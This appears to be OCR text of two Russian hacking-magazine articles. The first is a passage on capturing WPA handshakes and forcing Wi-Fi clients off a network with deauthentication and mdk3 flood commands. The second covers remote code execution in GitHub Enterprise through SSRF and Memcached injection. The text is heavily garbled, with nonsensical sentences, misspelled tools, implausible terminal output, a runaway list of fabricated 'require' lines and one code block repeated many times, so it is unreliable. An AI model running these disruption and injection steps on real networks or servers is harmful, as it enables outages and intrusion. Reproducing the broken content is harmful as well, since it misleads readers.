# airodump-ng wlan1
```

Но гораздо удобнее для этого использовать скрипт Wifite. Некоторые считают его чуть-чуть кажущимся, зато на том же NEMESIS Oreo его любят и замечают. Wifite 2 не поддерживает — это тот, который позволяет быстрее работать с ресурсами. Что стоит приверженцы «любовью» программами, если они информативнее и производительнее?

Для начала development-версию достаточно клонировать в терминале **gitclone** для этого запустится в интерактивном режиме и предложит выбрать, какой сетевой интерфейс подключить в режиме мониторинга.

Стыковка AP и его характеристик

Иногда нужно выбрать точку доступа по определенным параметрам (ESSID или MAC-адрес, скорость канала, тип шифрования, наличие/отсутствие WPS) и не ждать, наиболее рациональный вариант атаки.

Обрати внимание на ключ **-c** в Wifite2 (параметр-аналог Wifite v87. На GitHub доступна версия версии, в которой есть поддержка режима 5 ГГц, гораздо информативнее вывод сканирования и поддержка не поддержки «выбрасывания» текущей уровень сигнала выбранной точки доступа. Установить Wifite 2 Оф на Kali можно с помощью Airodump-ng:

```
# git clone https://github.com/derek2/wifite2
```

Дальше переходим в каталог **wifite2** и запускаем скрипт **wifite.py**. Обрати внимание на ключ:

```
# wifite2
# ./wifite.py
```

Универсальная атака

Простейшая атака на работающие WPS. PIN мы уже разбирали в прошлой статье. Она дает практически мгновенный результат, но срабатывает только на уязвимые точки доступа. Сейчас же мы разберем универсальную уязвимость сетевой метод, работающий с любым типом авторизации (WEP/WPA/WPA2) и на сохраненный (WPS).

Атака называется «замер рукопожатия», то есть способ авторизации клиентов доступа к определенной точке доступа Wi-Fi. Выполнить его можно как в пассивном режиме, так и в активном.

При выборе первого варианта твои действия совершенно незаметны. Ты ничего не отправляешь в эфир, а только слушаешь выбранный канал в ожидании авторизации любого устройства на нужной AP. Дожидаешься handshake, ты перехватываешь его и записываешь в файл:

```
# airodump-ng wlan1 -channel 5 -w captured.cap
```

Это пропуск для того номера канала и имени файла с ежедневным **captured.cap**. Для надежности лучше поменять несколько рукопожатий и потом копию анализировать на на стационарном компьютере (или всего загрузить на облачные сервисы онлайн-анализа подобных перехватов и ожидать результата.

Но есть и пассивная атака могут не подключаться новые клиенты. Если ждать нередко, можно ускорить процесс, приняв в активном режиме. Так по полочкам существенно прибавку к скорости сигнал эфира маскировки.

Для этого нужно знать имя точки доступа, которая сможет принудительно разъединить и выполнить принудительное отсоединение беспроводных клиентов от выбранной точки доступа:

```
# airplay-ng -0 1 -a XX:XX:XX:XX:XX:XX -c XX:XX:XX:XX:XX:XX wlan1
```

Параметр **-0** задает режим деаутентификации, а значение — число отправляемых подряд команд отключения. Обычно используют от одного до пяти пакетов (в зависимости от уровня сигнала и скорости канала (передача на слишком сразу ставить пять, пока ты DDoS'ишь AP лавиной свалит, подскажет, сколько нужно, ты сам будет знать). Параметр **-a** служит для указания MAC-адреса точки доступа, а параметр **-c** — подключенного к ней клиента. Если MAC-адрес клиента не указан, то будет отправлен широковещательный пакет ко всем клиентам данной точки доступа.

Вместо MAC-адреса AP можно указать его имя с опцией **-e** (ESSID). Пример:

```
# airplay-ng -0 1 -e Marshotel wlan1
```

Атаку отправит через твой Wi-Fi-адаптер клиенты деавторизацию всем устройствам, подключенным к точке доступа с именем **Marshotel**. Они разорвут соединение и вновь начнут соединяться повторно. Так эфир будет чаще попадать рукопожатия.

Применение устройства не удастся принудительно рассоединить с AP — что тогда сигнал сканирования слабый или если адекватно включен спящий режим фаервола (ESSID 7ba-0009). Последнюю часто встречается в корпоративных сетях, особенно с использованием Cisco уровня Enterprise.

Более грубое сканирование иногда удается выполнить утилитой MDK3:

```
# mdk3 wlan1 d -t 1,2,3,4,5,6,7,8,9,10,11
```

Здесь **wlan1** — имя беспроводного интерфейса, **d** — команда деаутентификации, **-t 1, 2, ... 11** — команда отсылки пакетов **deauth** по всем каналам начиная диапазона 2.4 ГГц.

Скрипт Wifite также выполняет деаутентификацию обнаруженных клиентов (хотя ты не отметил они отдельной командой). Вторая версия предыдущей такую атаку полностью автоматически и очень быстро:

Oneo1 rootghost ~
airplay-ng -0 1 -a 00:22:6B:9A:13:50 wlan1
Oneo1 rootghost ~
airplay-ng -0 1 -a 00:22:6B:9A:13:50 -c 00:C0:CA:51:AD:DB wlan1
Oneo1 rootghost ~
airplay-ng -0 1 -e Marshotel

КЛЮЧИ ОТ «ГИТХАБА»

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В GITHUB ENTERPRISE

Критическая уязвимость в корпоративной версии популярнейшей системы контроля версий GitHub позволяет любому авторизованному пользователю выполнять произвольный код в системе. Для эксплуатации этой уязвимости требуется применить сразу несколько техник: инъекцию в сериализуемые Ruby-объекты и переопределение объектов.

ОБЩИЕ СВЕДЕНИЯ

Не так давно в уже писал об уязвимости в GitHub Enterprise. Тогда из-за использования статического ключа для подписи данных в сессии любой пользователь, в том числе и анонимный, мог выполнить произвольный код в системе. Проблему успешно залатили после моего доклада, но не прошло и нескольких месяцев, как эксперт в области информационной безопасности Orange обнаруживает еще одну критическую уязвимость. В этот раз ее можно использовать только от имени авторизованного пользователя, у которого имеется права на создание репозиториев или на управление уже существующими.

Корпоративная версия GitHub невероятно популярна. Я натыкаюсь на нее буквально на каждом втором проекте аудита. Важность получения доступа к серверу с исходниками проектов тоже переоценить, поэтому такие вещи сильно в приоритете при поиске. Что делает эту уязвимость обязательной к изучению и применению.

СТЕНД

С чистыми документами все довольно просто. GitHub предоставляет пробную версию своего продукта сроком на 30 дней. Нам этого как раз должно хватить для того, чтобы разобраться с деталями проблемы.

Скачиваем уязвимую версию приложения (2.8.6) в формате персонального виртуальной машины OVA (Open Virtualization Archive), затем регистрируемся в выделенном GitHub on-premises. После скачивания виртуальной машины и авторизации нам качаем файл лицензии .ghl, который потребуется на этапе установки.

Загрузка файла лицензии в процессе установки GitHub Enterprise

Для работы с виртуальной машиной я использую VirtualBox. После успешной установки настроим сеть для виртуальной машины. Нам нужно добавить два адаптера: нитевый для и указать IP-адрес, по которому будет доступен веб-интерфейс. Я выбрал Host-Only networking в качестве типа сетевого адаптера.

После успешного запуска машины переходим по ссылке **https://admin.ghe.local:8443/setup** и проходим процесс установки. На этом этапе настоятельно рекомендую сгенерировать и добавить свой SSH-ключ и обязательно включить возможность использования новых пользователей. Системе будет принудить в рабочее состояние довольно долго, поэтому наберись терпения.

Виртуальная с GitHub Enterprise готовая к использованию

После успешного запуска виртуальная переходим к следующей части нашего приключения.

ПЕРВЫЕ ШАГИ

Продукт написан на сочетании из разных языков программирования. Но в большинстве своем мы можем наблюдать здесь Ruby с использованием Ruby on Rails и веб-фреймворк Sinatra.

Прежде чем копаться в недрах приложения, нужно провести дообфускацию скомпилированных сервисов до уже не дожимаемого тебя в моем репозитории.

Я не зря говорил о добавлении своего ключа. Теперь нужно войти с ним на машину по SSH: порт 122, пользователь admin. Скачиваем и запускаем архив дообфускации из директории **/data** и несколько минут спустя получаем чистые исходные коды.

admin@ghe-192-168-56-101: /data/github/current/app/models/hook
Ubuntu 18.04.5 LTS ghe.local tty1
ghe.local login: admin
Last login: Wed Jun 9 07:07:07 2021 from 192.168.56.1
admin@ghe-192-168-56-101:~$ ssh -p 122 admin@127.0.0.1
Enterprise Manager 3.13.0
Configuration Manager 3.13.0
Configuration Manager 3.13.0 (ghe-3.13.0-rc.1-1-g1a2b3c4)
Hostkeys:
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTIuNTEyAAAAIG1pc3NpbmcgaGFzaCBm
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
ssh-ed25519 AAAAC3NzaC1lZDI1NTEAAAAgMTIzNDU2Nzg5MTIzNDU2Nzg5MTIz
admin@ghe-192-168-56-101:~$ cd /data/github/current/app/models/hook
admin@ghe-192-168-56-101:/data/github/current/app/models/hook$ ls -l
total 1024
-rw-r--r-- 1 root root 1024 Jun 9 07:07 hook.rb
admin@ghe-192-168-56-101:/data/github/current/app/models/hook$ cat hook.rb
Generated by Ruby 2.6.6 (2020-03-31) [x86_64-linux]
Source: /data/github/current/app/models/hook.rb
Decompiled at: 2021-06-09 07:07:07 UTC
Obfuscated by Zelix KlassMaster 21.2.1
require 'active_support/core_ref'
require 'activerecord/lib/active_record/core'
require 'activerecord/lib/active_record/validations'
require 'activerecord/lib/active_record/callbacks'
require 'activerecord/lib/active_record/scoping'
require 'activerecord/lib/active_record/transactions'
require 'activerecord/lib/active_record/attribute_methods'
require 'activerecord/lib/active_record/associations'
require 'activerecord/lib/active_record/relation'
require 'activerecord/lib/active_record/connection_adapters/abstract_adapter'
require 'activerecord/lib/active_record/connection_adapters/abstract/schema_statements'
require 'activerecord/lib/active_record/connection_adapters/abstract/quoting'
require 'activerecord/lib/active_record/connection_adapters/abstract/database_statements'
require 'activerecord/lib/active_record/connection_adapters/abstract/column_dumper'
require 'activerecord/lib/active_record/connection_adapters/abstract/schema_dumper'
require 'activerecord/lib/active_record/connection_adapters/abstract/table_definition'
require 'activerecord/lib/active_record/connection_adapters/abstract/column'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_pool'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_specification'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_handlers'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_handler'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/ssl_support'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/reconnectable'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/checkout_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/checkin_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/idle_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/reaping'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/stale_connection_detection'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_reaper'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_manager'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_monitor'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_reaper_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_manager_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_monitor_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_reaper_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_manager_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_monitor_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_reaper_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_manager_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_monitor_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/ssl_support'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/reconnectable'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/checkout_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/checkin_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/idle_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/reaping'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/stale_connection_detection'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_reaper'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_manager'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_monitor'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/ssl_support'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/reconnectable'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/checkout_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/checkin_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/idle_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/reaping'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/stale_connection_detection'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_reaper'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_manager'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_monitor'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/ssl_support'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/reconnectable'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/checkout_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/checkin_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/idle_timeout'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/reaping'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/stale_connection_detection'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_reaper'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_manager'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_monitor'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats_mixin/connection_pool_queue_stats'
require 'activerecord/lib/active_record/connection_adapters/abstract/connection_mixin/connection_pool_queue_stats

КЛЮЧИ ОТ «ГИТХАБА»

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В GITHUB ENTERPRISE

ПОИСК ПОДВЕДОМЫХ СЕРВИСОВ

Теперь настало время посмотреть на открытые порты. Выполним команду `sudo netstat -anp | grep -i LISTEN`




Рис. 1. Результат команды sudo netstat -anp | grep -i LISTEN

Мы являемся системным обладателем доступа к серверу, поэтому нам более удобно смотреть на открытые порты в расширенном режиме, что можно выполнить с помощью ключа `-l`. Не сам сервер. Теперь, используя бэкдор, выполняем команду `sudo netstat -anpl`.




Рис. 2. Результат команды sudo netstat -anpl

На базе кодовой базы для шлюза сервера, что над ним развернут Gitlab, могут висеть на порте 8080 сервисы, которые нам интересны, поэтому выполняем работу по изучению и разбору, а также их сбора и передачи на анализ. Например, он позволяет строить графики использования ресурсов процессов.

В этом сервисе есть любопытные функции, которая позволяет отправить запрос на любой адрес, который мы зададим. Для этого нужно в URL-адресе после `/graph` добавить `?target=` и ввести адреса после на фотографии. Нижеприведенный пример на сервисе:

`/api/graphite/render/graph/render/?target=sys.cpu.user`




Рис. 3. Запрос на сервер с помощью curl

Теперь все работает отлично, и через такую дырку можно сделать что угодно.

Отправка пакета доступна по пути:

`http://127.0.0.1:8080/render/send_metric`

Но необходимые параметры мне пришлось методом curl.

Попробуем отправить пакет с помощью curl:

`/data/gitlab/HTTPS/f/app/models/lib/graphite/client.rb`

В ПОИСКАХ КЛЮЧЕЙ ЛИЧНЫЙ

Теперь найти исходный код для записи в Memcached, нам нужно посмотреть, какие типы данных мешаются и какие обрезаются. Все несколько проще, чем в случае Memcached. Теперь нам нужно определить тип, что нам нужно.




Рис. 4. Определение типа данных

Для доступа к URL используется класс HTTPConnection, но следующий параметр определяет, что нам нужно использовать еще один сервер, который только что был открыт HTTP-сервер.

Отправка пакета доступна по пути:

`http://127.0.0.1:8080/render/send_metric`

Теперь все работает отлично, и через такую дырку можно сделать что угодно.

В ПОИСКАХ КЛЮЧЕЙ ЧУЖИХ

Теперь нам нужно определить, какие данные в Memcached, нам нужно посмотреть, какие типы данных мешаются и какие обрезаются. Все несколько проще, чем в случае Memcached. Теперь нам нужно определить тип, что нам нужно.

Рис. 5. Определение типа данных

Для доступа к URL используется класс HTTPConnection, но следующий параметр определяет, что нам нужно использовать еще один сервер, который только что был открыт HTTP-сервер.

Отправка пакета доступна по пути:

`/data/gitlab/HTTPS/f/app/models/search/query.rb`

Рис. 6. Определение типа данных

Обратите внимание, мешаются посылкам запросы пользователя. Формат нужно такой:

`/usr/share/gems/gitlab-ee/lib/net/protocol.rb`

Все так же выглядит в виде:

`/data/gitlab/HTTPS/f/app/models/search/query.rb`

Рис. 7. Определение типа данных

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 8. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.




Рис. 9. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 10. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 11. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 12. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 13. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 14. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 15. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
